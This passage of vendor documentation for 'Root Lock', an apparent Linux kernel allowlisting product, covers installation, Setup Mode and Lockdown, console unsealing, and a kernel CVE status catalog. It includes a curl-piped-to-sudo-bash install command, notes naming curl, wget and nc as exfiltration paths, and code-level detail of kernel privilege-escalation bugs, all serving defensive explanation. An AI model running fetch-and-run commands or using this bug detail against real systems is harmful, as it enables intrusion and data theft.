A: x86 (64-bit) Linux. The current installer needs glibc 2.34 or newer and Python 3.11 or newer. The 6.18 lab set is Debian 12, Debian 13, Ubuntu 24.04, and Ubuntu 26.04. Fedora 42 is in lab. Rocky Linux 10, CentOS Stream 10, Alpine, and openSUSE Tumbleweed are experimental. Debian 11 and Ubuntu 20.04 are lab re-proof of the legacy 5.19 kernel. Ubuntu 22.04, Rocky Linux 9, AlmaLinux 9, RHEL 9, and CentOS Stream 9 meet the glibc floor and fail the Python floor, so the installer refuses them. RHEL 8, AlmaLinux 8, and older extended-support releases (CentOS 7, Ubuntu 18.04, Debian 10 and earlier) are below the glibc floor. There is no compat package that puts this installer on those releases. Full matrix: Distro Compatibility.
Which Linux kernels does Root Lock ship? Is Linux 7 supported?
A: New installs boot 6.18 (uname -r is 6.18.9-hs). Linux 7 is not a shipped kernel. 5.19 is the legacy line. Debian 11 and Ubuntu 20.04 are lab re-proof of the k5 installer. See Kernel Support Policy.
How can I download Root Lock?
A: On the target host, run curl -fsSL https://get.heartsecsuite.com/get-heartsuite.sh | sudo bash. Inspect the script first if you prefer. See Obtaining Root Lock.
Is technical support available for Root Lock customers?
A: For product bugs, email support@heartsecsuite.com with your Root Lock version, kernel version (uname -r), the protection state shown at the top of your Dashboard, and steps to reproduce. For documentation corrections, open an issue on heartsuite-docs. For security vulnerabilities, email support@heartsecsuite.com for responsible disclosure — do not use public issue trackers.
Can Root Lock automatically backup files?
A: Yes. Every time a file in a configured directory is modified, Root Lock creates a versioned backup with a timestamp and file size. Versions are never automatically deleted.
Under Lockdown, the kernel blocks any program (including root) from reaching the backup files. A compromised approved program cannot destroy previous versions.
Use Backup ([b]) to add or remove directories, browse version history, and restore any previous version.
Will Root Lock flood me with alerts?
A: No. Most security tools flag suspicious patterns, and real threats get lost in the volume of alerts that produces.
Root Lock only alerts on unauthorized activity: a program attempting to execute without approval, or an outbound connection to an unapproved destination. Email groups those blocks in a 5-minute window and caps at three block emails per hour, then sends a digest. Syslog and webhook emit each alert immediately.
In Lockdown with a complete allowlist, alerts are rare — the allowlist already covers legitimate activity. Configure alerts through Alert Settings ([e]) (email, syslog, or webhook).
What does the free trial include?
A: Lockdown requires an active subscription, all review queues to be cleared, and alert settings to be configured. Setup Mode logs activity without blocking, so you can observe your workload before anything is blocked. The Dashboard presents a precondition checklist before activation.
I work remotely a lot; can I still access a Root Lock server remotely?
A: In Setup Mode, yes. Approve the SSH server to execute and to read the files it needs, the same as any other program; the allowlist entries the installer adds usually already cover sshd. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal. Unsealing Lockdown is the one step that needs the console, because it is a boot-menu pick. After unseal, SSH is how you work in Setup Mode.
Internet Access ([i]) is outbound destinations only. Adding the address you connect from there does not grant inbound SSH.
Root Lock still has SSH posture controls:
Lockdown — Harden SSH ([h]) when an authorized key is already present (key-only login, direct root login off). Inbound permits ([o] / [a]) record which source addresses may reach sshd while sealed. [r] / [j] choose whether sshd stays up under Lockdown. The default is sshd stopped; leaving it running is not recommended.
Maintenance — unseal is a console GRUB pick. Once the seal is lifted, keep a restricted SSH route, leave SSH open, or take the network down (console only). You can limit SSH to specific source addresses, or press [n] to leave it open to anyone (not recommended). See Protecting During Maintenance.
sshd’s own config, an OS packet filter, and cloud security groups still apply. If you SSH from the Root Lock host to other hosts, those destination IPs appear in Internet Access for the SSH client. See Network and Remote Access.
What is the Dashboard?
A: The Dashboard is how you manage Root Lock. It shows your current mode (Setup or Lockdown), checklist progress, pending or denied counts, and a Suggested Next Step.
The indicator at the top confirms the current protection state. The Dashboard appears automatically on first login.
How does Root Lock guide me through setup?
A: A checklist walks you through the work: approving programs ([p]), approving file access ([f]), approving internet access ([i]), configuring script launchers ([s]), and setting up alerts ([e]).
The Dashboard tracks progress and always shows the next step. Lockdown unlocks only after the prior checklist items are complete.
Installation
Is installation the same on a virtual machine as on a physical machine?
A: The Local Path command is the same on a physical host and on a full virtual machine. Cloud Path versus Local Path is how you obtain Root Lock: a pre-built image, or running the installer.
A full virtual machine with hardware virtualization (KVM, VMware, or a cloud hypervisor) is a supported install target, the same as bare metal. What differs is the machine: keyboard and monitor on metal, hypervisor serial console and virtio devices on a VM.
If the outer machine does not expose /dev/kvm, install on that outer machine: in a guest nested inside it, the installer stops at the start. See Bare metal, virtual machines, and nested VMs.
If Root Lock runs in a VM, can a hypervisor jailbreak bypass it?
A: A full VM (KVM, VMware, AWS, Firecracker, Kata) is a supported install. Root Lock is the guest kernel. Under Lockdown it blocks unapproved programs, files, and outbound network inside that guest, including as root, and remote root in the guest cannot unseal Lockdown.
The hypervisor’s own controls — serial console, pause/snapshot, and attaching the disk to another machine — sit outside the guest, so Root Lock does not police them. They are the same class as a keyboard on metal, so restrict them in hypervisor or cloud IAM.
A guest-to-host escape attacks the hypervisor itself. If it succeeds, the attacker is running outside the guest kernel, where no guest kernel’s controls reach.
Shared-kernel containers (Docker/LXC as the install target) are not a fit by design: Root Lock must boot its own kernel. Root Lock as a hypervisor host is not a supported product role.
Does Dell iDRAC (or iLO, or a cloud serial console) bypass Lockdown?
A: It is the supported way out of Lockdown.
Lockdown is built so remote root over SSH cannot unseal the allowlist or boot another kernel. The path out is the maintenance kernel, selected at the boot menu from a console. A console here means a keyboard to firmware, not an SSH session: a rack keyboard, a serial port, a BMC virtual console or serial-over-LAN (Dell iDRAC, HPE iLO, Lenovo XCC, IPMI SOL), a hypervisor serial console, or a cloud serial console.
If you can reach that console, you can select Maintenance: unseal and return to Root Lock. The boot menu password is off by default. If one was set, GRUB asks for the name root and that password before that entry or a kernel-line edit, while the normal Root Lock entry boots without asking.
Will installing the Root Lock kernel break my existing software?
A: The Root Lock kernel is installed alongside your existing kernel via GRUB — it does not replace it. You can boot the maintenance kernel from the GRUB menu. The Dashboard runs on the Root Lock kernel (serial console, and SSH when sshd is up), not on the maintenance kernel. A new install boots mainline LTS 6.18 (uname -r is 6.18.9-hs).
Setup Mode reveals compatibility issues before anything is blocked: the kernel logs all activity without blocking, and programs that would fail in Lockdown appear in the Dashboard review queues.
On 6.18.9-hs the BPF syscall is off by design, so there is no eBPF program to load. See System Requirements → Software Compatibility Notes. Software not listed in that table runs on the Root Lock kernel like any other program: under Lockdown it needs an allowlist entry.
Once I’ve installed Root Lock, can a program access files without adding the directories to the allowlist entry?
A: No. In Lockdown, a program can only access files and directories that have been explicitly approved through the File Access review queue.
After you approve a program’s execution, you approve its file access separately. The Dashboard shows every file the program read or wrote during Setup Mode.
Why do I need to reboot multiple times during installation?
A: The Root Lock kernel must be loaded during installation. Unattended initial setup records startup and shutdown programs that appeared in the previous boot and reboots as needed.
Multiple passes are needed because shutdown programs appear on the second boot, and timer-driven processes on later ones. The Dashboard appears when that chain is complete.
If the reboot after Part 1 fails, what should I do?
A: Reboot and select the Root Lock kernel from the GRUB menu. On a VM, use the hypervisor serial console, then cat /var/log/heartsuite/install.log.
The Dashboard has not appeared after install — what next?
A: Initial setup is still running. It is unattended: the host reboots on its own between passes. Watch the serial console for the finishing-install banner, or cat /var/log/heartsuite/install.log. The Dashboard appears when initial setup is complete. There is no System Setup screen and no [a] to press.
Should other software be installed before or after Root Lock?
A: Install the OS and the runtime packages this host will keep, then install Root Lock. Initial setup records boot and shutdown. After the Dashboard appears, Setup Mode logs the rest of the workload you will keep.
After Lockdown, add software through Maintenance — see Protecting During Maintenance. If you install compilers, probes, or other one-shot tools they become queue items, and approving them grants them under Lockdown.
Why do cloud-init or first-boot helpers appear?
A: Cloud images and first-boot provisioning often leave helpers that executed once to configure the instance. They appear in the Programs queue because they executed during Setup Mode.
Do not approve them if they are not part of the runtime workload. Approving them grants them under Lockdown.
Allowlisting
How does Root Lock know which program is running? What if someone replaces the file?
A: Root Lock identifies a program by its resolved absolute path (what execve actually opened). Approving /usr/bin/sshd allows whatever file that path names at the next exec.
Under Lockdown, replacing that file is blocked, because the allowlist is immutable, many system trees are immutable, and a program can write a path only if its allowlist entry grants that write.
Root Lock checks the path when a program starts, so in-memory patching of an allowed process that is already running is outside that check. A compromised program that is already allowed still only gets the files and destinations on its entry.
I approved /tmp or /usr in File Access — does Lockdown keep that?
A: Not by default. Before Lockdown finalizes, the Dashboard shows caution panels and strips several risky grants unless you opt out: kmod directory reads, unexpected writes into OS trees (including /tmp and /usr), GTFOBins-style file-write tools, install-tree writes, and bare / grants. rm/cp/mv can be restricted to the directories they used in Setup Mode.
If you do nothing, typing YES still narrows those grants; keeping one takes its undo key on the Lockdown activation view. Approving everything that appeared in Setup Mode and then undoing every narrowing is how the protection thins.
Are kernel drivers on the allowlist? What about /dev/sda?
A: No. Video, network, and block drivers are kernel code. They are not programs and they do not appear in the Programs queue.
/dev/sda (or /dev/vda, /dev/nvme0n1) is a device node. Write access to it is a file grant on some userspace program — often a directory write to /dev. That write goes to the raw disk and skips the filesystem, which is why Root Lock requires a file grant for that open.
kmod is the loader. Early in every Root Lock kernel boot, heartsuite-kernel-latch.service sets kernel.modules_disabled=1. After that, a later modprobe stays refused. See Restricting Kernel Module Loading.
A program only ran once during install — should I approve it?
A: Do not approve it if it will not execute in production. Approving it grants that program under Lockdown. Press [s] Skip for now to defer the item without granting it.
Install-time compilers, probes, and extra shells belong off the allowlist unless this host must keep them. See Allowlisting Basics.
A new program is being blocked in Lockdown — what should I do?
A: In Lockdown, any program not on the allowlist is blocked. This typically happens after installing new software or a system update.
Select Maintenance ([m]) from the Dashboard. It guides you through switching to Setup Mode, where the new program appears in the review queue. Approve the programs you will keep. Do not approve install-only helpers. Then lock down again. See Protecting During Maintenance.
How do I add software after Lockdown?
A: Open Maintenance ([m]). If the seal is applied, reboot from a physical or serial console and select Maintenance: unseal and return to Root Lock. SSH is not enough for that GRUB pick. That boot runs HS_unlock.sh. After the seal lifts you are in Setup Mode: install what you will keep, review the queues, then lock down again. Do not approve compilers and package-install helpers that executed only for that window unless they must stay.
The procedure is in Protecting During Maintenance. Do not leave the host in Setup Mode to install tools you will not keep.
Can I allowlist directories instead of files?
A: Yes. When the File Access review queue presents grouped accesses from the same directory, you can approve directory-level access rather than each file individually.
For example, if Python reads 200 files from /usr/lib/python3/, the review queue groups them and lets you approve access to the entire directory at once.
How do I activate Lockdown?
A: The Dashboard unlocks Lockdown when the prior checklist items are complete and shows it as the Suggested Next Step. Activation requires typing YES (case-sensitive) to confirm.
How do I add network access for a program?
A: Every outbound destination must be approved per program. When a program connects during Setup Mode, it appears in the Internet Access queue ([i]) with its destination IPs and any reverse-DNS or CDN label the Dashboard resolved.
Approve network access from there. Approving an IP for one program does not approve it for another. In Lockdown, any destination not on that program’s list is refused at the kernel. Inbound ports and client source IPs are out of scope — see Network and Remote Access.
Modes and security
When should I activate Lockdown?
A: After the Dashboard shows the review checklist complete. Take your time in Setup Mode — allow several days to a week for systemd timers, cron jobs, and infrequent services to appear in the review queues.
The status line at the bottom of the Dashboard shows how long Setup Mode has been active (e.g., “Setup Mode — active for 3d 7h”). Switching too early will block programs that have not been approved.
What is Lockdown, and when to use it?
A: Lockdown makes all allowlist entries and configuration files immutable (chattr +i), then disables the ability to change immutability flags at the kernel level. Under Lockdown, root cannot add, delete, or change allowlist entries.
Use it in production after confirming programs work correctly under Lockdown.
What is the boot menu password?
A: An optional GRUB password, off by default, that guards the maintenance entry and kernel-line edits. Set it on Lockdown with [l] before the seal, while Setup Mode can still write the boot menu; after Lockdown that key is absent because /boot cannot be rewritten. At the GRUB prompt, the name is root and the password is the one you set with [l], which is separate from the Linux root login password. The normal Root Lock boot does not ask, but selecting Maintenance: unseal and return to Root Lock, or editing the kernel line, does when one was set. If the password does not land, YES does not start Lockdown. Extlinux (Alpine) does not offer the control, and Lockdown still works there.
How do I apply the immutable seal after Lockdown?
A: The seal is applied as part of Lockdown activation (see the “How do I activate Lockdown?” entry above). Once confirmed and rebooted, Lockdown with the seal is active automatically on every Root Lock kernel boot.
How do I make configuration changes after entering Lockdown?
A: Select Maintenance ([m]) from the Dashboard. If the seal is not applied, type YES and reboot once into Setup Mode on the Root Lock kernel. If the seal is applied, reboot from a physical or serial console and select Maintenance: unseal and return to Root Lock. If a boot menu password was set, that pick asks for it. SSH is not enough for that GRUB pick. The seal lifts automatically (HS_unlock.sh) and you land in Setup Mode, then log in over SSH to make the changes. Review new activity in the queues, then re-engage Lockdown ([l]).
Does sshd, or a Dashboard key, lift the seal?
A: No. You leave Lockdown from a physical or serial console by selecting GRUB Maintenance: unseal and return to Root Lock. That boot runs HS_unlock.sh and returns you to the Root Lock kernel in Setup Mode, where Lockdown ([l]) seals again. Whether sshd is running on the Root Lock kernel has no effect on the seal, and neither a Dashboard key nor an allowlist grant lifts it remotely. If you are on the maintenance kernel, reboot: the GRUB default stays Root Lock.
How do I maintain or update in Lockdown?
A: Maintenance ([m]) detects whether the immutable seal is active and opens the matching path — a YES switch to Setup Mode on the Root Lock kernel, or the console GRUB entry Maintenance: unseal and return to Root Lock when the seal is applied. SSH is not enough for that GRUB pick. After unseal, SSH is how you install packages, edit files, and run the installer.
A product update will not overwrite Root Lock while that kernel is booted. Setup Mode is still the Root Lock kernel. If Lockdown is applied, unseal first. From a terminal in Setup Mode (SSH is fine), run bash heartsuite-install.sh and type YES for one stock boot. The default stays Root Lock. See Updating Root Lock.
Many locked hosts reprovision from an updated image instead (see the “How do I patch many hosts that are already in Lockdown?” entry above).
Troubleshooting
How do I check if Root Lock is active?
A: The indicator at the top of the Dashboard immediately shows whether Root Lock is active and what mode it is in. The Dashboard appears automatically on login.
The system hangs—what’s first?
A: From a physical or serial console, reboot and select Maintenance: unseal and return to Root Lock. If a boot menu password was set, that pick asks for it. The Dashboard is not launched on the maintenance kernel. That entry brings you back to the Root Lock kernel in Setup Mode, where the Dashboard shows any pending items that caused the hang.
How to clear Root Lock logs?
A: The Dashboard automatically clears the activity log (/.hs/sys/HS_log.txt) when all review queues are empty and Secure Script Launchers is not still pending. A maintenance reboot also clears it. There is no hs-clear-logs command. ui.log, the JSONL approval log, and the journal are not cleared by that path.
Kernel CVE status on 6.18.9-hs: Not affected, Affected, or Fixed. Open rows stay on the patch date.
Overview: This page is the status of kernel CVEs on the Root Lock kernel you boot. uname -r is 6.18.9-hs. Kernel 5.19.6 is an archived line. A CVE in an application you run, such as a web server, an FTP server, a database, or a CI server, is outside this list. If that program is on your allowlist, its bug fires in that program.
On the kernel you boot, most of these kernel CVEs have no path.
237
High & Critical CVEs reduced to Score on Root Lock 0.0
Attack surface absent by design.
8
Open on the kernel you boot
These stay on the patch date. The scored rows are in the table below. One open row is not given a 0.0.
219
Not affected
The option is unset, so that code is not in the kernel you boot.
State
What it means
Where to read it
Not affected
That option is unset, so the vulnerable code is absent.
On this kernel the BPF syscall is off, so there is no eBPF program to load. Each row was read from the published build configuration and the kernel source. No exploit was run to produce these rows.
The long write-ups also print a Score on Root Lock beside the status word. That figure is a CVSS environmental score for one deployment. When the bug can be reached only through a program that has no allowlist entry, that program does not run and the catalog prints 0.0. The catalog also prints 0.0 when the hardware the bug needs is not in the machine. Approving the missing program makes that row Affected. The number for the seven rows below is in the note at the end of this page.
Residuals (non-zero Score on Root Lock)
These seven CVEs are Affected on 6.18.9-hs. The base score is the upstream score. Full write-ups: Compiled-in CVEs. The environmental figure for this table is in the note at the end of this page.
The io_uring CVEs in the catalog are already fixed on 6.18.9-hs. CONFIG_IO_URING stays set, so a later io_uring finding stays on the patch date.
These seven stay on the patch date in your policy. The fix arrives in a Root Lock bundle. A program you already approved can hit a bug in this table. It can read the files it was granted, and it can panic the kernel. It does not start a program that has no allowlist entry. The next boot loads the allowlist saved on disk. Filing the row does not close it.
The Four Assessment Gates
Every entry on this page was checked by reading the build configuration and the kernel source, in this order. Nothing was assumed about what is compiled in, and a scanner result was not taken as the answer. A person checks the row before it is published. The check does not include running an exploit against a Root Lock host. A lab attack test is a separate kind of evidence.
Gate 1 — Is the vulnerable code compiled in? The Root Lock kernel configuration is checked against the relevant CONFIG_ option. If the option is not set, the vulnerable code is not in the kernel you boot. The check stops here as Not affected, whatever the kernel version string says.
Gate 2 — Does Root Lock’s outbound connection control cover the attack path? For a CVE that uses a socket, Root Lock checks outbound connect() calls. A path that reaches the kernel by creating a socket, by sendmsg or recvmsg, or by crypto inside the kernel is outside that check, and the write-up says so.
Gate 3 — Can the program that reaches this bug run? The allowlist is checked on every program start, whether or not Lockdown is on. A program with no allowlist entry does not run. That covers a program the attacker drops, and it covers a bug that can be reached only through a particular program, such as tc or bpftool. If that program has no entry, the catalog prints 0.0. Under Lockdown the allowlist file is immutable, so no new entry can be added after Lockdown. This gate does not apply when the CVE is reached from a program already on the allowlist. A bug in an allowlisted Apache or PHP process is that case: the bug runs inside a program you approved, the row is Affected, and it stays on the patch date. A program you approved runs, including one that arrived in an update you accepted, and it can start only a program that already has an entry. What Root Lock refuses next is a program, a file, or a destination that program was never granted.
Gate 4 — What can root actually do under Lockdown? When a CVE gives an attacker root, Lockdown applies a further limit. The kernel refuses to clear the immutable flag on a file (chattr -i is refused). mount(), fsmount(), and move_mount() are refused. The next boot loads the allowlist saved on disk, so a change that lived only in memory is gone. Clearing Lockdown takes a reboot from the physical console or the serial console onto the maintenance kernel. SSH cannot make that pick. SSH remains how you administer the host before and after that step. Those limits hold on the kernel you boot.
Reading files and reading memory during the live session stay open. Sending the files off the host depends on an approved program that can open a connection, such as curl. The bug can panic the kernel. Firmware, the machine’s management controller, and a physical attack on the boot chain are outside this page. Disk encryption is what protects the data on disk. An Affected entry says so where that is the case.
Scanner Guidance
When a scanner flags Root Lock for a CVE listed as Not affected, the result is a version-string match. The scanner has found a kernel version older than the upstream fix and has not checked whether the vulnerable code is in the kernel you boot.
The steps for recording an exception, for the maintenance kernel, and for the published advisory feeds are on CVE Hygiene for Scanners.
Share this section and the Disabled features list with your scanner vendor when you dispute a row. The proof is the published build configuration for the kernel you boot, not the version string. On 6.18.9-hs the file /boot/config-6.18.9-hs is an 11-line stub, so a search of that file does not show whether the option is set. The configuration to use is the one named on Evidence Status.
How to read the backstop sections
On the write-ups, the backstop is the limit that still applies after the bug fires. The write-ups name two controls, and a boot latch sits in front of both.
The allowlist is checked on every program start, whether or not Lockdown is on. A program with no allowlist entry does not run.
The latch is heartsuite-kernel-latch.service. Early in every Root Lock kernel boot, before the network is configured and before sshd starts, it loads the netfilter modules the firewall needs and sets kernel.modules_disabled=1. Root Lock is not running yet in that window, so the allowlist is not what stops those loads. Until the next reboot, a later modprobe stays refused. The latch does not unload a module already in memory. HS_lockdown.sh writes the same setting again, where that setting exists, in case the latch service is masked. OpenRC has no latch service and gets that write only when Lockdown is applied.
For a bug that lives only in a module that was not loaded at boot, the latch is the control the write-up is naming. An option set to =m stays on the patch date. Not affected is the word for an option that is unset. Code built in with =y, and code in a module that did load, is in the running kernel.
Note on Scores on Root Lock and deployment tuning
File the seven rows above as Affected. Score on Root Lock is a second number for one deployment: 7.1 HIGH when the allowlist already includes a program that can send data off the host, such as curl or wget, and 6.1 MEDIUM when you have confirmed that it includes none of those. The row stays on the patch date either way. The detail below is the CVSS environmental vector behind those two figures.
They are published at 7.1 HIGH for an allowlist that already holds an outbound networking utility such as curl, wget, outbound ssh, nc, or python3 with sockets. A live session can read files and send them off the host through that utility, so Modified Confidentiality stays High (MC:H). Modified Integrity is None (MI:N): a new program does not run, the allowlist stays as loaded, and the session ends at reboot. Modified Availability stays High (MA:H) because the bug can panic the kernel. The vector is CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/MC:H/MI:N/MA:H, which is 7.1 HIGH.
If you have confirmed that your allowlist holds none of those utilities, the same vector with MC:L is 6.1 MEDIUM. A live session can read files, and carrying them off the host then takes the console. The published figure stays 7.1 until you have confirmed that.
An allowlist with no process-mutation utilities (kill, pkill, or init-system control beyond what Root Lock itself uses) can treat the userspace part of a disruption as MA:L. A kernel panic does not depend on the allowlist, so the published figure keeps MA:H.
Catalog rows marked fixed on 6.18.9-hs keep the archived 5.19.6 score.
Note on Not-exploitable entries that depend on allowlist composition
A row prints 0.0 when the program that reaches the bug has no allowlist entry. That program does not run, so the path is not reached on a host that has not approved it. Setup Mode fills the allowlist from the programs your services actually run. If you approve the program, file the row as Affected and keep it on the patch date. Not affected stays the word for an option that is unset.
Module loads after boot are the other control: kernel.modules_disabled, written by the boot latch.
modprobe, insmod, and kmod load kernel modules. On Debian 12 these resolve to kmod. Once the latch has run, a later modprobe stays refused. CVE-2024-36883 stays at 0.0 because no new module can finish its network setup after the latch. The latch does not unload a module already in memory.
tc (iproute2) changes traffic-control settings. Allowlisting it makes CVE-2025-37914, CVE-2025-37915, CVE-2025-37923, CVE-2025-22121, and the other traffic-control rows Affected.
bpftool, trace-cmd, perf, and programs that write kernel trace data are kernel instrumentation. Allowlisting them makes the tracing rows, including CVE-2024-38588, Affected.
dmsetup, raw block-device tools, and cryptsetup mappings created after boot change block storage. Same shape.
ip xfrm, setkey, strongSwan, libreswan, or any IKE daemon sets up an encrypted network tunnel. Allowlisting any of these makes that path reachable and makes CVE-2026-43284 Affected at its base score of 8.8 HIGH.
e4defrag, or any extent-defragmentation tool, reaches ext4 online defragmentation. Allowlisting it makes CVE-2024-26704 Affected at its base score of 7.8 HIGH.
If you run a development or debug host and you need one of these tools, file the matching catalog row as Affected. The kernel refuses a program that has no allowlist entry. The tool you approved is itself the way in.
15.1 - Compiled-in CVEs — what each score means
Per-CVE status for paths in the Root Lock kernel: Not affected, Affected, or Fixed, with the catalog score beside the word.
Overview: Each row is a kernel CVE for a path in the Root Lock kernel. The word you file is on Kernel Security Transparency: Not affected when the option is unset, Affected when the code is in the kernel you boot, or Fixed on 6.18.9-hs when that kernel already has the upstream fix. An Affected row stays on the patch date.
A Score on Root Lock of 0.0 is printed when the program that reaches the bug has no allowlist entry, so that program does not run, and when the hardware the bug needs is not present. Approving the program makes the row Affected. Not affected is the other word, for an option that is unset. Application CVEs, such as a bug in a web server or database you approved, are outside this catalog. No exploit was run to produce these rows. Groups whose option is unset are on Not Affected — Disabled Features.
Module loads after boot. Where a write-up says a module cannot be loaded, the control is heartsuite-kernel-latch.service. Early in every Root Lock kernel boot, Setup Mode included, before sshd starts, it loads the netfilter modules the firewall needs and sets kernel.modules_disabled=1. Until the next reboot, a later modprobe stays refused (init_module, finit_module, and delete_module). The latch script does not unload modules already in memory. OpenRC has no latch service and gets that setting from HS_lockdown.sh when Lockdown is applied. A 0.0 on an =m option does not take that row off the patch date. Not Affected means the option is unset.
Not exploitable — esp_output unreachable; no XFRM SA can be established; IPsec management tools absent from Root Lock allowlist; Dirty Frag chain broken (rxrpc absent)
raw_rcv needs a CAN netdevice. socket() is not the gate. The pin has CONFIG_USER_NS=y.
CVE-2026-31431
Status: Not Affected Component: algif_aead — the in-kernel AEAD interface exposed by the AF_ALG socket family (CONFIG_CRYPTO_USER_API_AEAD) Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) — CNA (kernel.org); NVD assessment pending Upstream fix: Linux 6.12.85 (LTS), 6.18.22 (LTS), 6.19.12 (LTS)
This CVE describes a privilege escalation through the AF_ALG socket interface. An attacker who can open an AF_ALG socket reaches algif_aead_copy_sgl(), exploits a copy-on-write failure in the scatter-gather list handling, and gains root.
CONFIG_CRYPTO_USER_API_AEAD is not compiled into the Root Lock kernel. The AF_ALG socket family is not available. An attempt to open an AF_ALG socket returns EAFNOSUPPORT — there is no algif_aead code present in the running kernel and therefore no reachable code path. The Root Lock kernel predates the upstream fix versions listed above, but the fix is not required: the fix removes a vulnerability in code that was never compiled in.
CVE-2026-43284
Status: Not exploitable Component: XFRM framework and IPv6 ESP (CONFIG_XFRM, CONFIG_INET6_ESP) Base Score: 8.8 HIGH — NVD full vector assessment pending Score on Root Lock: 0.0 — esp_output is unreachable; no XFRM security association can be established on a default Root Lock deployment Upstream fix: merged; backported to active stable series by 2026-05-09 (5.19 branch is EOL; no backport — not required for HS)
This CVE describes a write-what-where condition in the esp_output page-write path. The vulnerable code is at net/ipv6/esp6.c:524: tail = page_address(page) + pfrag->offset followed by esp_output_fill_trailer(tail, esp->tfclen, esp->plen, esp->proto). If pfrag->offset is corrupted or attacker-influenced, the trailer write reaches an arbitrary kernel page address. The identical pattern exists in net/ipv4/esp4.c:489 (CONFIG_INET_ESP, not compiled), but the absence of IPv4 ESP is irrelevant — esp6.c carries the same code. The bug is one half of the “Dirty Frag” exploit chain; chaining it with CVE-2026-43500 produces a deterministic privilege escalation.
CONFIG_INET6_ESP=y is compiled in and esp6.c:524 is present in the running kernel. The esp_output function is called only when the kernel encrypts an outgoing packet that matches a configured XFRM security association. With no security association configured, esp_output is never reached — by any user, at any privilege level. Configuring a XFRM security association requires XFRM management tooling: ip xfrm (iproute2), setkey, strongSwan, libreswan, or an equivalent IKE daemon. None of these are in the Root Lock default allowlist. Under Lockdown, the allowlist is chattr +i immutable and FS_IOC_SETFLAGS returns EPERM for all callers — root cannot add management tools and therefore cannot establish a security association. The esp_output page-write path is unreachable for the lifetime of the boot.
The Dirty Frag chain has no second link on this system regardless: CONFIG_AF_RXRPC is not compiled (see CVE-2026-43500).
The trigger cannot be reached on any default Root Lock deployment.
If your deployment adds XFRM management tooling (ip xfrm, setkey, strongSwan, libreswan, or an equivalent IKE daemon) to the Root Lock allowlist, a security association can be established and esp_output becomes reachable. In that configuration this CVE applies at its base score of 8.8 HIGH. Treat it as Affected and apply the standard backstop logic.
CVE-2026-23395
Status: Not exploitable while no HCI device is up Component: Bluetooth L2CAP enhanced credit connect (CONFIG_BT, CONFIG_BT_LE_L2CAP_ECRED=y) Base Score: 8.8 HIGH (AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) — Linux CNA Score on Root Lock: 0.0 while no LE HCI connection is in BT_CONNECTED Upstream fix: 6.18.20
l2cap_ecred_conn_req (net/bluetooth/l2cap_core.c) runs only after l2cap_recv_frame has an hci_conn in BT_CONNECTED and a listening PSM. The overflow write is in l2cap_ecred_rsp_defer. Opening an AF_BLUETOOTH socket does not enter either function. The CNA trigger is a nearby radio.
CONFIG_BT_HCIVHCI=m is a second way to get an HCI device. vhci_open in drivers/bluetooth/hci_vhci.c has no capable() check, and the misc device sets no mode in this tree. This note does not confirm who can open /dev/vhci. If that device is opened and an LE connection reaches BT_CONNECTED, the base score applies.
CVE-2026-31500
Status: Not exploitable on a server with no Intel USB Bluetooth controller Component: btintel_hw_error (CONFIG_BT_INTEL) Base Score: Linux CNA published no CVSS base score Score on Root Lock: 0.0 — the callback is not installed without that controller Upstream fix: 6.18.21
btintel_hw_error (drivers/bluetooth/btintel.c) is assigned only from btintel_configure_setup, and the only caller of that setup in this tree is btusb under BTUSB_INTEL_COMBINED. hci_hardware_error_evt is what queues it. A socket does not call it. vhci does not install this callback.
CVE-2026-23234
Status: Not exploitable while no f2fs filesystem is mounted Component: f2fs_write_end_io (CONFIG_F2FS_FS) Base Score: Linux CNA published no CVSS base score Score on Root Lock: 0.0 — no f2fs superblock on the ext4 or xfs install root Upstream fix: 6.18.13
f2fs_write_end_io (fs/f2fs/data.c) is the end I/O of a write bio on an f2fs superblock. The use-after-free is that completion against kfree(sbi) in kill_f2fs_super. The function does not run for an ext4 or xfs root. The Nitro install note records that root as ext4. The installer module list names ext4 and xfs, not f2fs.
A new mount needs CAP_SYS_ADMIN in the init user namespace. f2fs_fs_type.fs_flags is FS_REQUIRES_DEV | FS_ALLOW_IDMAP, with no FS_USERNS_MOUNT. A user namespace does not pass that check. This note does not treat the program allowlist as the gate.
CVE-2026-23235
Status: Not exploitable while no f2fs filesystem is mounted Component: f2fs per-mount sysfs (CONFIG_F2FS_FS) Base Score: Linux CNA published no CVSS base score Score on Root Lock: 0.0 — the attributes are created in f2fs_fill_super Upstream fix: 6.18.13
f2fs_sbi_show and __sbi_store (fs/f2fs/sysfs.c) are the show and store for carve_out and atgc_age_threshold. Those attributes are registered from f2fs_fill_super. Module load does not create them. The same mount rule as CVE-2026-23234 applies. Once a filesystem is mounted, the attributes are mode 0644, so a non-owner can read them.
CVE-2026-31532
Status: Stays on the patch date. Not scored 0.0 Component: CAN raw receive (CONFIG_CAN_RAW) Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) — Linux CNA Score on Root Lock: not scored 0.0 Upstream fix: 6.18.24
raw_rcv (net/can/raw.c) runs when a frame arrives on an ARPHRD_CAN netdevice. socket(AF_CAN, SOCK_RAW, CAN_RAW) succeeds with no interface and does not call raw_rcv. can.ko autoloads from that socket. can-raw.ko autoloads from can_create. Neither load delivers a frame.
Creating vcan is an rtnetlink newlink. Non-GET rtnetlink messages require CAP_NET_ADMIN. The 6.18.9 pin has CONFIG_USER_NS=y and CONFIG_CAN_VCAN=m. The CNA says a user namespace can supply that capability. This note does not call the trigger absent.
CVE-2026-43500
Status: Not Affected Component: rxrpc — RxRPC transport protocol (CONFIG_AF_RXRPC) Base Score: 7.8 HIGH — NVD full vector assessment pending Upstream fix: merged; backported to active stable series by 2026-05-09 (5.19 branch is EOL; no backport — not required for HS)
This CVE describes a local privilege escalation through an out-of-bounds write in the rxrpc transport protocol implementation. It is the second half of the “Dirty Frag” exploit chain (paired with CVE-2026-43284); chaining both produces a deterministic privilege escalation to root.
CONFIG_AF_RXRPC is not compiled into the Root Lock kernel. The rxrpc address family is not available; an attempt to open an AF_RXRPC socket returns EAFNOSUPPORT. The vulnerable code in net/rxrpc/ is entirely absent from the running kernel. The Root Lock kernel predates the upstream fix, but the fix is not required: there is no reachable code path for this bug on any Root Lock deployment. The Dirty Frag chain has no second link on this system.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46242
